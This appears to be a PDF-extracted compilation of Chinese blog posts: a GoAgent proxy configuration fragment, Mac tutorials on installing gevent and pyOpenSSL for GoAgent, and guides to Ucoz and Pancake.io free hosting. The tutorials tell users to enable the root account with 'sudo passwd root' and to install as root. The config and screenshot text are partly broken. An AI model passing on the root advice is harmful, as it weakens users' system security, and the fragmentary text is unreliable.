[ipv6/http]
crlfsites = .youtube.com|.google.com
forcehttps = groups.google.com|code.google.com|docs.google.com
fakehttps =
withgae = play.google.com

#代理自动配置脚本(Proxy auto-config)设定
[pac]
#是否启用，若启用，浏览器代理自动配置地址填http://127.0.0.1:8086/proxy.pac
enable = 1
pacserver的监听地址
ip = 127.0.0.1

```

```

port = 8086
pac文件的名称
file = proxy.pac
#被墙规则订阅地址
gfwlist = http://autoproxy-gfwlist.googlecode.com/svn/trunk/gfwlist.txt
#广告拦截规则订阅地址
adblock = http://adblock-chinalist.googlecode.com/svn/trunk/adblock.txt
#自动更新间隔时间
#expired = 86400

#对应php server 的设置
[php]
enable = 0
password = 123456
crlf = 0
validate = 0
listen = 127.0.0.1:8089
fetchserver = https://.cm/
usehosts = 1

#二级代理,一般内网会用到
[proxy]
#是否启用
enable = 0
autodetect = 1
#代理服务器地址
host = 10.64.1.63
#代理服务器端口
port = 8080
#代理服务器登录用户名
username = username
#密码
password = 123456

自动分段下载, 需远程服务器支持Range
[autorange]
#匹配以下域名时自动下载
hosts = *.c.youtube.com|*.atm.youku.com|*.googlevideo.com|*av.vimeo.com|smile-*nicovideo.jp|video.*.fbcdn.net|s*.last.
自动对列表中文件类型启用分段下载功能
endswith = .f4v|.flv|.hls|.m4v|.mp4|.mp3|.ogg|.avi|.exe|.zip|.iso|.rar|.bz2|.xz|.dmg
禁用分段下载的文件类型
noendswith = .xml|.json|.html|.php|.py|.js|.css|.jpg|.jpeg|.png|.gif|.ico|.webp
线程数
threads = 3
#一次最大下载量
maxsize = 1048576
#首次读写量
waitsize = 524288
#后续读写量
bufsize = 8192

#DNS模块, 可以用来防止DNS劫持/污染
[dns]
enable = 0
#DNS监听地址, 使用时将系统DNS设置为127.0.0.1
listen = 127.0.0.1:53
#远程DNS查询服务器
remote = 8.8.8|8.8.4.4|114.114.114.114|114.114.115.115
#缓存大小
cachesize = 5000
#超时时间
timeout = 2

#模拟用户浏览器类型,在User-Agent里提交给服务器你的浏览器操作系统等信息
[useragent]
#是否启用
enable = 0
#可自行修改的,前提是你知道怎么改
string = Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1A543a

[fetchmax]
local =
server =

#不理会,显示在控制台上方的公益广告
[love]
#不愿意看到这广告就把1改成0
enable = 1

```

```
timestamp = 1347983481
tip = \u8bf7\u5173\u6ce8\u5317\u4eac\u5931\u5b66\u513f\u7ae5~~
```


进阶适用于OS X MAC

众所周知GoAgent是一款支持科学上网的利器，但是用户都不知道其实GoAgent的完整配置应该是python+gevent+pyOpenSSL

py是一个平台，依靠这个平台来安装gevent+pyOpenSSL，gevent可以加快速度，pyOpenSSL是提高保密性。

本人是MAC用户，所以就先拿OS X说事！（WIN等过几天研究，不过exe文件目测直接打开。。）

- 先把GoAgent装上，这个会不多费口舌了
- 下载Gevent [MAC用](#)，下载完把它解压到如图位置



apple是用户名，不同的电脑不同的用户名（有人可能找不到，请在Finder的偏好设置-边栏，找到你所对应的用户名勾上）

解压出来的文件夹改名为Gevent

- 使用终端命令开启Gevent（只需知道步骤，无需知道原理，越简单越好！）  
打开终端

1. 输入cd gevent回车
  2. 输入python fetch\_libevent.py回车
  3. 输入python setup.py build回车，会有很多很多的代码，不用管，等它停下了继续输入
  4. 输入sudo su 要求输入Password，这里的Password是指ROOT密码，简单！输入sudo passwd root设置密码（输完sudo passwd root后它会要求你输入用户登陆密码，一定要设置一个密码，不然无法继续！）
  5. 输入python setup.py install回车，OK，大功告成！
- 其实很简单！

1. 注：适用于已能使用GoAgent科学上网 ↵

## 进阶 2 适用于OS X MAC

其实呢，这个可以不算阶段二，这只是（一）的第二种方法。

这是GoAgent的官方安装方法

---

安装方法：

首页下载最新的GoAgent版本

gevent文件：[点击此处下载](#)

把 gevent egg 文件放到 goagent/local 文件夹，然后重启 GoAgent 即可启用 gevent 依赖包

很简单，比我原来的简单多了！

---

## 1. 注：适用于已能使用GoAgent科学上网 ↪

## 进阶 3 适用于OS X MAC

前两篇讲了如何在OS X下安装gevent，这次我继续讲另一个pyOpenSSL的安装教程。

---

OpenSSL：为网络通信提供安全及数据完整性的一种安全协议。也就是说装了这个会是我们使用GoAgent上网更安全（因为GoAgent本身保密性比较弱）。而前面的py只是因为它是用python语言写的，取其py前缀。

---

下面我就来说这个安装教程，其实和安装gevent是差不多的。


安装GoAgent就不说了，标题上就写了这是进阶篇

使用终端安装pyOpenSSL 点击[此处下载](#)

- 解压文件，移动文件夹

1. apple是用户名，不同的电脑不同的用户名（有人可能找不到，请在Finder的偏好设置-边栏，找到你所对应的用户名勾上）

2. 解压出来的文件夹改名为pyOpenSSL



- 打开终端开始工作！

1. 第一句：输入cd pyOpenSSL回车
2. 第二句：输入sudo su 要求输入Password，输密码时是没有显示的，输完就回车。  
没有密码请看[这里>>>](#)这里的Password是指ROOT密码，简单！输入sudo passwd root设置密码（输完sudo passwd root后它会要求你输入用户登陆密码，一定要设置一个密码，不然无法继续！）
3. 第三句：输入python setup.py install回车，OK，完成了，很简单！

1. 注：适用于已能使用GoAgent科学上网 [←](#)

## 应用

---

# Yandex空间FTP连接错误解决和Ucoz免费建站空间支持FTP可绑域名



Yandex，也就是俄罗斯最大的搜索引擎Yandex.ru，提供了相册、网盘、邮箱和网站空间等服务，部落之前已经分享过了[Yandex俄罗斯免费空间申请使用](#)，看到以前的文章的演示网站依然还存活者，上传的文件什么都还在。

前天有一个朋友留言说自己的[Yandex空间](#)的FTP无法连接上去了，最开始我以为是网络的问题，但是经过我自己的测试后发现是Yandex空间的问题，看Yandex空间官网现在已经关闭了新的用户申请了，而老用户则是要求转移到Ucoz免费空间上。

Ucoz，即ucoz.com或者ucoz.ru等，是一个以提供免费建站空间服务商，支持FTP，初始是400MB的空间容量，但是容量会自动增加，大概每天会增加1MB，可以绑定域名，没有广告，因为是自助建站有强大的在线管理和建站系统。

Yandex空间老用户需要从Yandex空间中迁移到[Ucoz空间](#)中，迁移后原有的数据和域名等都是可以正常使用的，只不过FTP地址会变更，这就是导致Yandex空间FTP连接错误的原因了。

如果你对[美国免费空间](#)已经没有太多的兴趣，可以试试这些欧洲国家的空间和很特别的[免费空间](#)：

- 1、独立IP空间：[Serverhub独立IP免费空间开通激活和绑域名创建数据库教程](#)
- 2、欧洲国家空间：[捷克Zikum.cz和俄罗斯Webservis.ru免费空间支持PHP和MySQL](#)
- 3、Java免费空间：[Java免费空间CloudBees和Cumulogic申请和基本使用方法](#)

## Yandex空间FTP连接错误解决和Ucoz免费建站空间支持FTP可绑域名

### 一、Yandex空间FTP连接错误解决

1、Yandex空间目前已经拒绝新用户申请了。

我的文件

网站管理

网站建设者关闭

网站托管服务uSoz。新的网站和网页，可以创建在[构](#)  
[造uSoz。](#)

2、老用户登录Yandex空间，会看到有一个授权转移的选项，点击它就可以将空间搬家到Ucoz。




3、老用户在Yandex空间没有搬家前数据和域名都是可以正常使用的，转移到了Ucoz空间后，FTP地址不再是：用户名.ftp.narod.ru，而是：用户名.narod.ru。

4、FTP密码等可以自己修改，然后打开FTP软件就可以连接上新的空间了。



5、不过并不是所有的Yandex空间都要求转移，有些账户登录后会看到如下提示，可能要过一段时间才会显示一键搬家的链接。



## 二、Ucoz免费空间申请方法

1、Ucoz官网：

- 1、英文官网：<http://www.ucoz.com/>

- 2、俄文官网：<http://www.ucoz.ru/>

2、Ucoz免费空间是一个[免费自助建站空间](#)，Yandex空间是一个[免费静态空间](#)，所以在找PHP空间的朋友请稳步到[免费PHP空间](#)中。

3、进入Ucoz空间官网，填入邮箱和密码开始申请。

电子邮件: freehao123@gmail.com ✓  
密码: ..... ✓  
继续

4、然后是填写自己的个人信息。

电子邮件 freehao123@gmail.com ✓  
密码 ..... ✓  
名 free ✓  
姓 hao ✓  
继续

5、最后是选择注册一个免费二级域名。

Адрес сайта freehao123 ucoz.com  
Код безопасности psnrf ← PsNRF  
 Согласен с правилами [хостинга](#)  
Создать сайт! freehao123.ucoz.com

6、提交后，完成了Ucoz空间的申请过程，你的邮箱会收到Ucoz空间的管理面板地址，如freehao123.ucoz.com/admin/。

7、打开管理面板地址，输入自己的域名和密码，即可登录到Ucoz空间的管理中心。



### 三、Ucoz免费空间FTP使用和文件在线管理

1、这是Ucoz免费空间的管理中心，里面的设置、空间容量、绑定域名、FTP等操作。

2、第一次使用Ucoz空间的FTP，需要点击它。


3、设置一个新的密码。



4、设置完成后，需要等待一会儿，就可以用FTP软件连接Ucoz空间了。



6、这是FTP上传的文件。



6、Ucoz空间的在线文件管理器，可以帮助你在线上传和删除等管理文件操作。

目的任何部分的设计。

**文件管理器 [ 下载大文件 ]**  
使用 Web 界面方便您的文件和文件夹

**RSS 汇入**  
有了这个功能，你可以导入新闻，评论

**管理意见**  
管理所有评论张贴到你的项目的各种材料的帮助。

**这项禁令的IP地址**  
如果有任何的访问者堵塞你的内容不显示

**横幅肩**  
该功能可以显示多个横幅随机在一个模块中。

在本节中，您将能够创建和定制一套个人的笑容。

在那之后，你的网站将可在新的地址。

7、在线文件管理器可以看到已经上传的文件。

| 名                            |
|------------------------------|
| 404.htm [ 标准404页。 ]          |
| favicon.ico 的 标准图标系统。寻找新的。 ] |
| index.html                   |
| jquery.countdown.min.js      |
| paper.css                    |
| yanshi.jpg                   |

#### 四、Ucoz免费空间域名绑定和设置DNS解析

1、点击Ucoz空间的“域名转移”。

**小工具**  
节，您可以在其中创建的任何内容模块部件。的窗口小部件，可以显示在任何页面的各个模块中。材料的帮助。

**更换标准标签**  
您可以更改您的项目在页面上任何其他的标准铭文。

**编辑微笑**  
如果你有一个微笑，你要在你的项目中使用，在本节中，您将能够创建和定制一套个人的笑容。

**域名转移**  
如果你有你自己的域名，您可以将您的项目。在那之后，你的网站将可在新的地址。

**建立一个旗帜和版权协议意见反馈**  
的Ucoz旗帜和版权，这将是您的项目在页面上显示的颜色和类型的选择。

**备份 (备份)**

2、填入想要绑定的域名。

**方法2. 将现有域的DNS服务器的UCOZ**

关键词：NS记录，爱你的域名，托管的域名，更改名称服务器，域，pp.ru，net.n

- 您可以创建子域，并通过电子邮件与我们的接口配置。
- 第一步是停放的域名，并等待进一步的指示。

yan.freehao123.info 停放您的域名 消除

**方法3. 将现有的域名没有在服务器上的域名转让协议意见反馈**

关键词：附件通过指定的IP地址，创建A记录的子域转移

[继续]

3、然后将域名的NS修改为：ns2.ucoz.net和ns1.ucoz.net。

freehao123.info 免

| 添加记录                     | 暂停   | 启用   | 删除   |              |   |
|--------------------------|------|------|------|--------------|---|
| <input type="checkbox"/> | 主机记录 | 记录类型 | 线路类型 | 记录值          | M |
| <input type="checkbox"/> | yan  | NS   | 默认   | ns1.ucoz.net |   |

② 阿D提示您：要指向空间商提供的 IP 地址，选择「类型 A」，要指向

4、再回到Ucoz空间域名自定义中心，点击将刚刚添加的域名绑定到自己的账户中。

domain  
o123.info has been parked but not yet attached to the account  
Domain configured correctly. Finish the attach  
ttached. The site will become accessible by the new name in 15 minutes. Attach domain

freehao123  
.com


5、经过以上操作后，大概等上十几分钟后就可以使用自己的绑定的域名成功访问Ucoz空间了，你也可以在Ucoz的设置中修改自己所用的域名。

## 五、Ucoz免费空间速度简单测试和演示

1、国内连接Ucoz空间会出现少量的丢包现象。

| Ping位置<br>(DNS)           | 响应IP                         | 发送包<br>(次) | 接收包<br>(次) | 丢包         |
|---------------------------|------------------------------|------------|------------|------------|
| 浙江金华电信<br>(60.191.244.5)  | 193.109.247.83<br>(英属维尔京群岛 ) | 4          | 3          | 1 <25% los |
| 上海电信<br>(202.96.209.5)    | 193.109.247.83<br>(英属维尔京群岛 ) | 4          | 3          | 1 <25% los |
| 广东深圳电信<br>(202.96.128.68) | 193.109.247.83<br>(英属维尔京群岛 ) | 4          | 3          | 1 <25% los |
| 福建厦门电信                    | 193.109.247.83               | 4          | 1          | 2 >75% los |

2、Ping值也是比较高的。



3、这是我申请Ucoz空间的演示：

- 1、主页：<http://freehao123.ucoz.com/>
- 2、绑定域名：<http://yan.freehao123.info/>

## 六、Ucoz免费空间申请使用小结

1、Yandex空间老用户的 data 和文件在没有手动转移到Ucoz空间前，是可以正常使用和访问的，只不过FTP貌似是被禁止使用了，所以连接不上Yandex空间的多数是这个导致的。

2、Ucoz免费空间使用的感受是：各方面都一般，绑定域名一般要求是修改NS，速度也没有美国空间快，而当前的问题是FTP上传的文件不知道是不是仅当成自助建站的文件上传。

## Pancake.io,Postach.io免费将Dropbox和Evernote变身为静态博客空间



Pancake.io, Postach.io是基于Dropbox和Evernote这类开放的存储应用服务，类似于部落之前分享的[Farbox](#)和[Droppages](#)应用服务，都是在Dropbox、Evernote中存放网站文件，然后在Pancake.io等第三方网站中提供Web访问服务，从而实现了建站的目的。

Pancake.io比起[Farbox](#)和[Droppages](#)有一个好处就是可以免费绑定自己的域名，并且支持Git管理。Postach.io除了能把Dropbox变成个人网站存储空间外，还可以将Evernote变成个人博客发布平台，在Evernote中编辑文章就可以通过Postach.io快速发布出来。

Postach.io还提供博客主题、模板、留言系统、谷歌统计等，Postach.io比Pancake.io强悍的地方在于可以同时支持Dropbox、Evernote、getpocket三个存储平台，并且免费绑定域名。喜欢使用Dropbox和Evernote的朋友，可以来尝试一下Pancake.io和Postach.io。

更多的适合专业的折腾用户的[免费空间](#)还有：


- 1、代码平台：[Koding](#)免费空间开放注册申请:MySQL管理和成功安装WordPress方法
- 2、云IDE:[Cloud9](#)免费云IDE代码编辑平台空间支持Node.js,PHP,Python可使用FTP管理
- 3、Github空间:[Github](#)空间在线写文章和用Farbox,Droppages在Dropbox建博客网站

### Pancake.io,Postach.io免费将Dropbox和Evernote变身为静态博客空间

#### 一、Pancake.io申请注册

1、Pancake.io官网：

- 1、官方首页：<https://pancake.io/>
- 2、进入[Pancake.io](#)官方网站后，输入邮箱和密码，注册一个账号。



3、接着点击创建一个新的项目，输入你想要注册的Pancake.io二级域名，提交。

|                    |                                                                                         |
|--------------------|-----------------------------------------------------------------------------------------|
| Site Author        | freehao123                                                                              |
| Site URL           | <input type="text" value="http://freehao123"/> <input type="text" value=".postach.io"/> |
| <b>CREATE SITE</b> |                                                                                         |

## 二、Pancake.io+Dropbox搭建个人空间

1、选择Pancake.io账号与Dropbox连接后，填写你想要访问的免费二级域名，点击连接。

|           |                                                                     |
|-----------|---------------------------------------------------------------------|
| Name      | freehao123                                                          |
| Subdomain | freehao123.pancakeapps.com                                          |
| URL       | You can <a href="#">configure a custom domain</a> after connecting. |
| Source    | <b>Git</b> <a href="#">Connect Dropbox</a>                          |


2、然后跳转到Dropbox授权页面，点击允许。




3、接着就回到Pancake.io管理页面，在这里就能看到Pancake.io提供的个人空间文件了，index默认的首页，你可以自己更改。




4、在Pancake.io的设置中可以更改域名URL地址。



5、同时也能绑定新的域名，指定网站的根目录。



6、点击设定网站的根目录时，需要先在Dropbox中创建目录。




### 三、Pancake.io绑定域名和管理网站文件

1、如果是绑定自己的域名，还要到域名的DNS管理处添加CNAME记录，记录值是Pancake.io给你的二级域名。

| 主机记录    | 记录类型  | 线路类型 | 记录值                      |
|---------|-------|------|--------------------------|
| pancake | CNAME | 默认   | freehao123.pancakeapps.c |

2、等域名DNS解析生效后，就可以用自己的域名来访问了。



3、Pancake.io创建的网站根目录是在Dropbox的“应用”目录下。

Dropbox 应用

| 名称           | 类型         |
|--------------|------------|
| My.DropPages | app folder |
| Pancake.io   | app folder |

4、我们只需要将自己的网站文件放在Dropbox相应的网站根目录即可。用网页或者软件客户端上传或者同步文件都可以。


Upload to 'Pancake.io'

